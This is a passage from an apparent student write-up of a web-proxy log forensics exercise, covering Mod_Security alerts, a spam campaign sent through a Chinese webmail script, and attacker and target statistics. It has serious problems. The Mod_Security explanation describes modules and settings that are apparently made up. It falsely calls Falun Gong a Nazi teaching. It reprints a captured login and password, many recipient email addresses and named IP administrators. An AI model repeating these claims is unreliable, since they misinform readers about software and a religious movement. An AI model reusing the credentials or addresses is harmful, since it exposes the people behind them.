http://p1.oa.vip.scd.yahoo.com/raw?dp=auth&src=home&.redir_from=PROFILES?&.tries=1&.src=j
pg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager
/pager2.shtml&login=&login=i_hate_life_and_life_hates_me&passwd=austin HTTP/1.0" 200 566
"-" "-"
```

6. What does the Mod_Security error message "Invalid Character Detected" mean? What are the attackers trying to accomplish?

- **Mod_Security overview**

Mod_ Security is Intrusion Detection software that was designed to help secure a commercial web site or server. Mod_Security is a module designed for Apache, a Linux- or Windows-based web server. At this time, Mod_Security is free software that can be used by the public or users may purchase a license for use in a closed-source commercial system.

Mod_ Security is like having an IDS; you use it to help analyze the network you are trying to protect from intruders. Mod_Security can be used to monitor network traffic – the only difference is that this software is used to monitor HTTP traffic only. At the HTTP level, you are able to filter by headers, environment variables and script arguments. Mod_Security has the ability to help prevent attacks. This is because it is placed between the client and the server on your network.

Mod_Security works with another module named Mod_Authentication, which handles authenticated requests. Mod_Authentication provides the ability to restrict certain users from accessing your web site for a certain time period, if for some reason the user cannot authenticate to that server. If Mod_Security does not receive a correct login from a user it will create a log of that action and lock out that user.

Mod_Security uses an audit log were it stores different types of information about the requests it receives when another server or user tries to access that web server. This feature helps identify many types of attacks.

Some configuration options are as follows:


Security Data file -
- This helps set the name of the security module and the directory it will be placed in. This file will be used to store any data from the Mod_security module.

Security Max Retries -
- This will specify the number of tries that a user tried to log in to the web site.

SecurityAuthTimeout -
- This specifies the number of seconds a user has successful logged in.

Mod_ Security has many different abilities that we can cover, one of which is the Mod_Security Rule Database, which is used to index collections of different Mod_Security rules that you might have set up or might be using on your web site.

- **Invalid Character definition**



"Invalid Character Detected" from Mod_Security from an Apache rules violation.

When you set up filters and rules for email within Mod_Security, various actions may get a response similar to "Invalid Character Detected" in your log. It may be because the users email name contains a comma or a character that the Intrusion Detection Software (IDS) doesn't recognize or flags. If you want to find out what the valid key should be, you will have to use the valid character set that was for the shared key field in your authentication template.

The valid character set is: A-Z a-z 0-9 _ - .

The following invalid characters cannot be used for shared keys:! @ # $ % ^ & * ( ) = + [ ] { } \ | ; : ' " < > , ? /

7. Several attackers tried to send SPAM by accessing the following URL - http://mail.sina.com.cn/cgi-bin/sendmsg.cgi. They tried to send email with an html attachment (files listed in the /upload directory). What does the SPAM webpage say? Who are the SPAM recipients?

The attachments were in Chinese. Most of it was translated below in the section named "Translation of the Spam Attachment". This message may be some sort of vivid story portraying torture or abuse by some person or group. The spammers may be trying to voice their opinions against a teaching of "Falungong". The closest thing found on the web was something called "Falun Gong". This appears to be some form of Nazi teaching in Pacific Chinese schools. The link to this site that this information is gathered from is http://www.falundafa.org/book/eng/flg_2.htm#1
Each "GoodMrorning" of the seven HTML attachments was named with an IP address, which indicates the location of the spammers A "find" on each IP address in the audit log file led to one line per IP address with the word "recipients" in it. This is where the destination e-mail addresses that the spammers were targeting were found. (listed below)

SPAMMERS AND RECIPIENTS	
Spammer IP	**Recipient Email Address**
68.0.178.69	huangliedao3742@163.com
	linlingyz@sina.com
	linlingzhou@sina.com
	linlinh@sina.com
	linlinhaoi@sina.com
	linlinhaoyun@sina.com
	linlinhappy1985@sina.com
	linlinhappy2002@sina.com
	linlinhappy21@sina.com
	linlinhe@sina.com
	linlinhome@sina.com
	linlinhong520@sina.com
	linlinhong@sina.com
	wenrenli0@sina.com
	murenchai8@yahoo.com
24.165.131.110	pangrengye4@163.com
	rebecca_smile@sina.com
	rebecca_w@sina.com
	rebecca_wang@sina.com
	rebecca_wdy@sina.com
	rebecca_wei@sina.com
	rebecca_wen1983@sina.com
	rebecca_wxh@sina.com
	rebecca_wyn@sina.com

	rebecca_wzm@sina.com
	rebecca_xiaolong@sina.com
	rebecca_xinyu@sina.com
	rebecca_xq@sina.com
	ningsui0@sina.com
	linhandong6@yahoo.com
67.81.34.7	ai_nei06@163.com
	qxueren@sina.com
	qxuesheng@sina.com
	qxueting1221@sina.com
	qxueyuan@sina.com,qxuff@sina.com
	qxux@sina.com,qxv@sina.com
	qxw000@sina.com
	qxw12090@sina.com
	qxw1210@sina.com
	qxw1618@sina.com
	qxw195138@sina.com
	gengteng3@sina.com
	sangbixiu20@yahoo.com
66.17.107.246	ouchen334@163.com
	scp371@sina.com
	scp37@sina.com
	scp518@sina.com
	scp6407@sina.com
	scp6554@sina.com
	scp75@sina.com
	scp81@sina.com
	scp83981@sina.com
	scp_0923@sina.com,scp_2003@sina.com
	scp_mt@sina.com,scpady.student@sina.com
	chuliao9@sina.com
	bi_dou_du763@yahoo.com
68.198.16.66	zongzefeng8@163.com
	shenjifei@sina.com
	shenjigang@sina.com
	shenjihua1984@sina.com
	shenjihua@sina.com
	shenjihui@sina.com
	shenjiji@sina.com
	shenjijiao@sina.com
	shenjijie1@sina.com
	shenjiju@sina.com

	shenjijun@sina.com
	shenjike@sina.com
	shenjilei@sina.com
	kuangfo4@sina.com
	purendang4602@yahoo.com
24.136.227.15	pangrengye4@163.com
	shelleycom@sina.com
	shelleyd@sina.com
	shelleydl@sina.com
	shelleydyce@sina.com
	shelleyee@sina.com
	shelleyexuan@sina.com
	shelleyfaith@sina.com
	shelleyfish@sina.com
	shelleyguo8706@sina.com
	shelleygyn@sina.com
	shelleyhamill.student@sina.com
	shelleyhp@sina.com
	nongla6@sina.com
	fankashou6@yahoo.com
68.41.205.235	botaizao489@163.com
	shuchangjun@sina.com
	shuchangjy123@sina.com
	shuchanglove520@sina.com
	shuchangly@sina.com
	shuchangrz@sina.com
	shuchangsc_7@sina.com
	shuchangsheng.student@sina.com
	shuchangstar@sina.com
	shuchangwei@sina.com
	shuchangwen@sina.com
	shuchangwwww@sina.com
	shuchangyin@sina.com
	bianpian2@sina.com
	dangchou793@yahoo.com

Translation of the Spam Attachment (partial)

[Great era on November 14 news] analyzes in 2001 the Tiananmen self-immolation event the movie "False Fire" (False Fire) to win the 51st session of Columbus international movie television festival honor prize. This piece is must gains by North America the folk Chinese television station "the new Chinese" the manufacture.

On January 23, 2001, some several people in the Beijing Tiananmen Square self-immolation, woman on the scene died, other several people seriously burn, including a little girl. The Chinese official media rapidly reported this self-immolation event, and sticks to what one has said the self-immolation is the Falungong students. After that the Chinese government wantonly to exaggerate this self-immolation event in the world scope, borrows this to shoulder the people to Falungong's hatred. However, the people when watches the Central Committee Television the propaganda program, actually discovered very many does not gather the common sense the questionable point.

In "False Fire" in this movie, take upheld the justice, the support human rights manufactures the person as the primary intention new Chinese television station systematically to analyze these questionable points, thus has promulgated the Tiananmen self-immolation event is the Chinese Jiang government for frames by planting stolen goods on Falungong, and for suppresses Falungong to make together the false document which the excuse concocted.

8. Provide some high level statistics on attackers such as:

- **Top Ten Attackers**
- **Top Ten Targets**
- **Top User-Agents (Any weird/fake agent strings?)**
- **Attacker correlation from Dshield and other sources?**

Notes:
The below information was gathered through investigation using these tools / resources:

- 123 Analyzer
- Google.com
- Arin.net
- APNIC.org

The *time spent on the web site* and *most hits on the web site* was obtained using the tool 123 Analyzer. From there an extensive search of the Internet using Google.com gave us information about various companies; ARIN.net gave information on IP Addresses and names from the IP Addresses. APNIC.net was used for information on Asian addresses and Domain names.

Visitors who had the most hits on the web site

IP Address	Host Name	Who owns it (administrator)	Who it belongs to (company)
67.83.151.132	ool-43539784.dyn.optonline.net	OOL Hostmaster	Optimum Online
217.160.165.173	p15110954.pureserver.info	Joerg Hennig	Schlund + Partner
195.16.40.200	195.16.40.200	Alexander E Krastelev	Solomon Software
68.82.168.149	pcp01503934pcs.coatsv01.pa.comcast.net	Comcast	Comcast
81.171.1.165	ew-dsl-81-171-1-165.eweka.nl	Gerard Koopman	Eweka Internet Services
61.144.119.66	61.144.119.66	Chinanet Hostmaster	China Telecom
68.189.213.50	68.189.213.50.ts46v-16.otnh2.ftwrth.tx.charter.com	Charter	Charter
61.249.170.159	61.249.170.159	Shinbiro	Onse Telecom
61.177.91.33	61.177.91.33	Chinanet Hostmaster	China Telecom
217.162.108.28	217-162-108-28.dclient.hispeed.ch	Wilson Mehringer	Cablecommain-net

The top 3 attackers:

Correlation between Most Time and Most Hits on the web site:

IP Address	Host Name	Who owns it (administrator)	Who it belongs to (company)
67.83.151.132	ool-43539784.dyn.optonline.net	OOL Hostmaster	Optimum Online
68.82.168.149	pcp01503934pcs.coatsv01.pa.comcast.net	Comcast	Comcast
61.144.119.66	61.144.119.66	Chinanet Hostmaster	China Telecom

Most Popular Targets

Rank#	Page	Hits	Incomplete requests	Visitors	Data Transfered(KB)
1	http://www.firmhandspanking.com/	4897	0	4	0
2	http://www.sun.com/	1550	0	1020	1682
3	http://hpcgi1.nifty.com/trino/ProxyJ/prxjdg.cgi	1280	0	727	2597
4	http://www.cnpick.com/show.asp	1010	0	4	527
5	http://members.streetblowjobs.com/	833	0	13	3
6	http://www.meninpain.com/members/	821	0	2	0
7	http://www.realfuckingcouples.com/members/	820	0	4	0
8	http://www.busty-teens.org/members/main.htm	817	0	5	2
9	http://www.crookedpanties.com/members/	711	0	7	0
10	http://members.maturetouch.com/	707	0	1	390

Top Ten User-Agents

1	Internet Explorer 5.x	43,171	3,194	20.54%
2	Netscape 4.x	34,519	2,985	19.20%
3	Others	47,481	2,799	18.00%
4	Internet Explorer 4.x	13,997	1,870	12.03%
5	Internet Explorer 6.x	42,350	1,853	11.92%
6	Netscape 3.x	10,788	1,173	7.54%
7	Netscape 5.x	3,738	521	3.35%
8	Netscape 6.x	1,114	229	1.47%
9	Opera	2,228	216	1.39%
10	Irvine/1.1.1	155	37	0.24%

Weird agents / strings:

16	*/*	2,424	0.07%	25
17	on	2,313	0.06%	626
20	please.	1,787	0.05%	1
26	PSDa	934	0.03%	7
27	PSA	911	0.03%	3
28	4.90)	889	0.02%	33
40	Gecko/20030516	431	0.01%	3

NSLookup Results -- Most Time			
IP Address	Host Name	Who owns it (administrator)	Who it belongs to (company)
24.168.72.174	24-168-72-174.si.rr.com	Roadrunner	Roadrunner
68.82.168.149	pcp01503934pcs.coatsv01.pa.comcast.net	Comcast	Comcast Cable Communications
67.83.151.132	ool-43539784.dyn.optonline.net	OOL Hostmaster	Optimum Online (Cablevision Systems)
80.198.20.166	0x50c614a6.hrnxx5.adsl-dhcp.tele.dk	Torben	TDC-Teledanmark-bredbaandsadsl-net
61.237.215.17	61.237.215.17	LV Qiang	China Railway Telecommunications Center
202.101.150.100	202.101.150.100	LingWen Gao	Zhangzhou Trade School
212.160.136.163	2.eia.pl	Adam Zalewski	EiA (ISP Provider)
211.167.236.157	211.167.236.157	Pang Patrick	Bei-You-Shi-Dai Info Technology Co. Ltd
66.230.236.14	66.230.236.14	Arin Role / Charmatz, Charles	Neucom, Inc.
61.144.119.66	61.144.119.66	Chinanet Hostmaster	
NSLookup Results -- Most Hits			
IP Address	Host Name	Who owns it (administrator)	Who it belongs to (company)
67.83.151.132	ool-43539784.dyn.optonline.net	OOL Hostmaster	Optimum Online
217.160.165.173	p15110954.pureserver.info	Joerg Hennig	Schlund + Partner
195.16.40.200	195.16.40.200	Alexander E Krastelev	Solomon Software
68.82.168.149	pcp01503934pcs.coatsv01.pa.comcast.net	Comcast	Comcast
81.171.1.165	ew-dsl-81-171-1-165.eweka.nl	Gerard Koopman	Eweka Internet Services
61.144.119.66	61.144.119.66	Chinanet Hostmaster	China Telecom
68.189.213.50	68.189.213.50.ts46v-16.otnh2.ftwrth.tx.charter.com	Charter	Charter
61.249.170.159	61.249.170.159	Shinbiro	Onse Telecom
61.177.91.33	61.177.91.33	Chinanet Hostmaster	China Telecom
217.162.108.28	217-162-108-28.dclient.hispeed.ch	Wilson Mehringer	Cablecommain-net

References:

OnLamp.com
http://www.onlamp.com/lpt/a/4378

Der Keiler
http://derkeiler.com/Mailing-list/securiteam/2002-12/0069.html

Security Focus
http://www.securityfocus.com/

Webkreator.com
http://www.webkreator.com/mod_security

Linux Magazine
http://www.linux_mag.com/2003-02/diy_01.html

Erlang.org
http://www.erlang.org/doc/r8b/lib/inets-2.6.7/doc/html/mod_security.html

Modsecurity
http://www.modsecurity.org

DShield
http://www.dshield.com/

ARIN
http://www.arin.net/

Google
http://www.google.com/

APNIC
http://www.apnic.net/

All Net Tools
http://www.all-nettools.com/

Geektools WHOIS
http://www.geektools.com/whois.php